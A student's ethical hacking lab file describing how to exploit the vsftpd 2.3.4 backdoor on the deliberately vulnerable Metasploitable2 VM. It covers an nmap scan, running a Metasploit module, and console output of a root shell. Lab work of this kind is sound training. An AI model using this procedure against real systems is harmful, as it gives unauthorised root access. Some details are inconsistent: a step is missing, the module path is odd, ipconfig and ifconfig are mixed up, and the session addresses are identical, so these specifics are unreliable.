



Department of
Bachelor of Computer Applications

Ethical Hacking Fundamentals
Lab File – CA 11

Subject Code: 19BCA4C02L
Class: IInd Year IInd Semester

Prepared By:
Suman Garai
20BCAR0246

Aim :

Perform a practical to hack Metasploitable2 using Kali Linux.

Requirements :

- Virtualisation Software
- Kali Linux 2022.1
- Basics of Metasploit
- Internet Connection


Objectives :

To use modules and exploits to hack metasploitable2.

Procedure :

Basics


- 1> Since Metasploit comes pre-installed in Kali Linux, we are going to begin with searching it in Applications button and start with sudo password.



The window appears like this.

- 2> In Terminal, if we move to `/usr/share/metasploit-framework/modules` we can check the exploits database. Run `nmap -sV <IP Address>` to detect vulnerabilities in metasploitable2.

4> Hit Run. Try with `ipconfig` to cross-check if hacked or not.



```
File Actions Edit View Help
msf6 exploit(multi/post/vsftpd_23x_backdoor) > run

[*] 192.168.21.120:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.120:21 - USER: 331 Please specify the password.
[*] 192.168.21.120:21 - Backdoor service has been spawned, handling...
[*] 192.168.21.120:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.120:42035 -> 192.168.21.120:6200 ) at 2022-03-23 03:03:34 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:0c:29:f8:2d:8b
          inet addr:192.168.21.120  Bcast:192.168.21.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe08:2d8b/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1494 errors:0 dropped:12 overruns:0 frame:0
          TX packets:1435 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 1qqueue:len:1000
          RX bytes:118060 (114.1 KB)  TX bytes:140744 (137.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:276 errors:0 dropped:0 overruns:0 frame:0
          TX packets:276 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 1qqueue:len:0
          RX bytes:188380 (185.8 KB)  TX bytes:188380 (185.8 KB)
```

Conclusion :

In this practical, we were successfully able to get the shell access of the Metasploitable2 in Kali Linux using Metasploit framework. Using NMAP scan on the target helps us to get all the open ports on the target machine. Using MSFCONSOLE gives us the advantage of performing the exploits on the open ports of the target. In this lab, we were able to exploit backdoor command execution in VSFTPD v2.3.4. There are many more modules available in the Metasploit framework, which can be used to exploit other identified vulnerabilities.